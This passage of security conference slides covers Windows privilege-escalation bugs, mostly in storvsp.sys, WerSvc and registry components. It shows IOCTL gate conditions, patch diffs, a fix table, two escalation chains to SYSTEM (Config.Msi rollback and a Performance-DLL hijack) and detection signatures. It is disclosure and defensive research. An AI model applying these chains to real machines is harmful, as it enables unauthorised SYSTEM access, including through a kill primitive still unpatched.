    replace_if_exists ? 1ull : 0ull;
req->NameOp.RootDirectory  = 0;
req->NameOp.FileNameLength = file_name_bytes;
memcpy(req->NameOp.FileName, new_name, len);
// DeviceIoControl(h, 0x240330, req, ...)
```

Other Attack Surfaces - StorVsp


VspFileCreate

```
01  if ( FileName.starts_with("\\VSMB") ) {
02      return VspVsmbDelayCreate(...);
03  }
04  else if ( VspCheckAndRemovePrefix(FileName, "\\GUID\\", &rest) ) {
05     if ( VspParseAndRemoveGuidComponent(&rest, &deviceGuid, &rest)) {
06        // Hard EA gate - must be the first (and only) EA
07        if ( EA.next == 0 && EA.name == "StorVsp-v2"
08             && EA.value_len == 25 ) {
09            return VspDeviceCreate(FileObject,
10                                   &deviceGuid, &rest, ...);
11        }
12     }
13  }
14  return STATUS_OBJECT_NAME_NOT_FOUND;
15  }
```

Hard Gates

[1]	Path prefix must be '\\GUID\\{GUID}'
[2]	GUID parse must succeed
[3]	First EA must be 'StorVsp-v2' (strict match)
[4]	EA value length must be 25

Must provide EA Attribute when calling IOCTL from VspDeviceCreate



Other Attack Surfaces - StorVsp

Path Remainder

Prefix stripped before VspDeviceCreate.
Remainder must still be a valid path.

```
\\GUID\\{GUID}\(??\C:\xxx  ->  \\??\C:\xxx
```

EA Gate

```
FILE_FULL_EA_INFORMATION
- NextEntryOffset = 0
- EaName = "StorVsp-v2"
- EaValueLength = 25
```


without this EA, VspDeviceCreate is never reached

VspDeviceCreate Failure Point

```
status = ParserSystemRetrieveTable(
   RemainingPath,
   &ActivityId,
   &DeviceGuid,
   &RegistrationTable);
if (status < 0) fail;
```

valid parser GUID / registered instance required

The parser is registered in
\HKLM\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\StorVSP\Parsers



5c8717a1-fd1c-4f6f-9a8e-d6be206952b7 -> passthruparser.sys
60f1923a-04f7-43f5-abe3-a65120f5b56b -> spaceparser.sys
dd071510-9901-41a7-8327-40d08ffa4b4a -> pvhdparser.sys
f916c826-f0f5-4cd9-be68-4fd638cf9a53 -> vhdparser.sys

Patch - StorVSP

VspVsmbHandleSetInformationFileRequest

```
186     *(&ObjectAttributes.Length + 1) = 0;
187     *(&ObjectAttributes.Attributes + 1) = 0;
188     IsEnabledDeviceUsageNoInline = Feature_144219449__private_IsEnabledDeviceUsageNoInline();
189     ObjectAttributes.Length = 48;
190     ObjectAttributes.RootDirectory = *(HANDLE *)&a1->_pad0[32];
191     *(_OWORD *)&ObjectAttributes.SecurityDescriptor = 0LL;
192     if ( IsEnabledDeviceUsageNoInline )
193       ObjectAttributes.Attributes = a1->_pad0[41] != 0 ? 0x640 : 0x240;
194     else
195       ObjectAttributes.Attributes = 0x240;
196     ObjectAttributes.ObjectName = (PUNICODE_STRING)v38;
197     v24 = IoCreateFileEx(
```

VspVsmbCommonRelativeCreate

```
*(_OWORD *)&ObjectAttributes.SecurityDescriptor = 0LL;
if ( IsEnabledDeviceUsageNoInline )
{
  v35 = 0x640;
  if ( !a1->_pad0[41] )
    v35 = 0x240;
  ObjectAttributes.Attributes = v35;
}
else
{
  ObjectAttributes.Attributes = 0x240;
}
```

OBJ_KERNEL_HANDLE |
OBJ_CASE_INSENSITIVE |
OBJ_FORCE_ACCESS_CHECK

PART 04 / 04

Takeaways

What got fixed, what did not, and the shape to reuse.

Eight bugs, and how each one ends

Publication dates as published by MSRC and ZDI.

ID	COMPONENT	PUBLISHED	STATUS	HOW IT DIES
CVE-2024-30033	Windows Search	May 14, 2024	PATCHED	Feature_3776113982 gate (KB5037768)
ZDI-24-1098	WerSvc (0-day)	Aug 6, 2024	WON'T FIX	no fix - still reachable today
CVE-2024-49107	WmsRepair	Dec 10, 2024	PATCHED	Redirection Guard (KB5048667)
CVE-2025-55692	WerSvc (handle)	Oct 14, 2025	PATCHED	flag first, structural fix later
CVE-2025-60705	csc.sys	Nov 2025	PATCHED	driver stamps a LocalSystem SD
CVE-2025-59512	wsqmcons.exe	Nov 2025	PATCHED	delete path feature-gated off
CVE-2025-59516	storvsp.sys create	Dec 9, 2025	PATCHED	access check added (0x240->0x640)
CVE-2025-64673	storvsp.sys rename	Dec 2025	PATCHED	same flag on the rename path

! Two fixes are feature flags, not checks. And the one both delete bugs need was never fixed at all.

Two chains, one shape

Different components - the same recipe underneath.

USERLAND · service level

weak primitive	**arbitrary file DELETE** CVE-2024-30033 / -49107
amplifier	**a free process KILL** ZDI-24-1098 -> deterministic
-> SYSTEM	**via Config.Msi rollback**

KERNEL · driver + task

weak primitive	**arbitrary registry CREATE** CVE-2025-60705 (csc.sys)
amplifier	**arbitrary registry DELETE** CVE-2025-59512 (CEIP task)
-> SYSTEM	**via Performance-DLL hijack**

A weak primitive + something that makes it fire on demand = reliable SYSTEM.

What we would do again

And the one we got wrong.

Read the patch first

Three of these eight came out of diffing someone else's fix. It's the cheapest input we have, and we should have started there instead of reading services at random.

grep for two flags

OBJ_FORCE_ACCESS_CHECK and REG_OPTION_OPEN_LINK. Their absence is four of these eight bugs, across two drivers and one scheduled task. We check both now before we read anything else.

What we got wrong

Our first WmsRepair PoC restarted the service from an admin prompt - the same cheat every public PoC makes. That is a demo, not an exploit. We still haven't fired that one for real, and it is why the kill primitive exists.

STILL OPEN

One of these is still not fixed

ZDI-24-1098

no CVE assigned | marked Won't Fix | public since Aug 2024 | **still works today**

A normal user can still terminate any non-protected SYSTEM process on demand.

That is what turns two patched, hard-to-trigger bugs into one reliable exploit.

What you can actually see

Honestly, most of this is ordinary file and registry traffic. Three things are not.

SYSTEM services dying, then coming straight back

the ZDI-24-1098 signature

System log · Service Control Manager · 7034 / 7031

A standard user cannot stop these services. If WSearch or WerSvc terminates unexpectedly and restarts seconds later, someone used the kill primitive.

Service keys under HKLM created or deleted by a non-SYSTEM principal

chain #2

Sysmon · 12 (key create/delete) · 14 (key rename)

CSC\Parameters and CommonUploader\Paths should never change owner.
A REG_LINK value appearing under either is the registry chain, mid-flight.

C:\Config.Msi deleted and recreated by anyone but SYSTEM

the payoff step

Sysmon · 11 (file create) · 23 / 26 (file delete)

This is the last step of almost every arbitrary-delete LPE, not just ours.
Cheap to watch, and it catches everyone who uses this trick, not just us.

and the blind spots — the junction and the object symlink · the ALPC message · CreateFile on \Device\STORVSP

Acknowledgements

Work we built on directly.

Tianlin Zhang @t0zhang
found and shared two of these bugs

James Forshaw @tiraniddo
junction, object-symlink and token research

Angelboy @scwuaptx
Windows service and RPC internals

Filip Dragovic @filip_dragovic
link-following and service LPE research

Chen Le Qi @cplearns2h4ck
Windows kernel and driver research

Edward Peng @edwardzpeng
Windows LPE research

itm4n
Performance-DLL / RpcEptMapper writeups

Abdelhamid Naceri
arbitrary delete -> EoP (Config.Msi)

Zero Day Initiative
ZDI advisories and coordinated disclosure

StarLabs · Project Zero · BlackArrow
StorVSP structure work and the SprintCSP load

...and everyone who argues about bugs online.

Thank you

Questions welcome - slides and PoC notes on request.

Bocheng Xiang **@crispr_x** **HeeChan Kim** **@heegong123**

Off-By-One Conference

SHOWN ONLY IF ASKED

Backup

Slides we hope to need - the questions this talk always gets.

Why DeleteFileW follows our redirect

The usual objection: a standard user cannot create a file symbolic link. Correct - and we do not.

What we cannot do	**CreateSymbolicLinkW on a file**	needs SeCreateSymbolicLinkPrivilege, or Developer Mode. We have neither.
What we can do (1)	**a directory junction**	a reparse point on a directory we own. No privilege required.
What we can do (2)	**an object-manager symlink**	anything under \RPC Control - that namespace is writable by any user.
Why the pair works	**both hops resolve on open**	the object manager walks the junction, then the symlink, then opens the target.

Forshaw's symboliclink-testing-tools builds exactly this pair. We only pointed it somewhere new.

BACKUP

What the kill primitive cannot touch

SYSTEM authority is not unlimited authority.

Protected processes

PPL and PP

LSA under RunAsPPL, MsMpEng, the audio and AM PPLs. SYSTEM alone does not open these - protection level is checked as well.

Critical processes

bugcheck, not exit

terminating a process marked critical takes the machine down rather than the process. Not a useful primitive.

Everything else

and that is plenty

any non-protected process, in any session, including other users' and SYSTEM's own services. Which is all we needed.

The advisory called it denial of service. It is: we just picked a target where the denial is the point.

Flags, KBs and builds

Everything worth writing down, on one slide.

BUG	FEATURE FLAG	KB / SERVICING	WHAT THE FIX DOES
CVE-2024-30033	Feature_3776113982	KB5037768	gates the delete path off
CVE-2024-49107	-	KB5048667	Redirection Guard on the service
ZDI-24-1098	-	none	never fixed
CVE-2025-55692	WIL flag	Oct 2025	flag first, structural fix later
CVE-2025-60705	Feature_2522651962	Nov 2025	LocalSystem SD on create
CVE-2025-59512	Feature_804821304	Nov 2025	delete path gated off
CVE-2025-59516	WIL flag	Dec 9, 2025	OBJ_FORCE_ACCESS_CHECK added
CVE-2025-64673	WIL flag	Dec 2025	same flag, rename path

Two of these are only a flag - that code still ships, it is just not called. The other flagged fixes gate
a genuine code change.

If you get asked, it is on this slide

Every prepared answer in the deck, and where the full version lives.

"DeleteFileW deletes the link, not the target."	a junction plus an object symlink	backup: the redirect
"How does a file delete remove a directory?"	the published ZDI / Naceri conversion	Config.Msi slide
"Everyone has no DELETE on that directory."	a file we created there is ours	the weak DACL slide
"Where does the low-IL process come from?"	our own token, lowered	the handle-travel slide
"How do you know the handle value?"	a fixed slot; enumerate to be safe	exploit step 3
"Does it not revert the impersonation?"	yes - after the FSCTL, same thread	the FSCTL trigger slide
"Does chain #2 need anything special?"	yes: a UNC path you control. Say it first	the state machine
"Can the kill touch a protected process?"	no - PPL, PP and critical are all out	backup: kill limits
"Microsoft would not fix it - why show it?"	ZDI process; public since Aug 2024	the still-open slide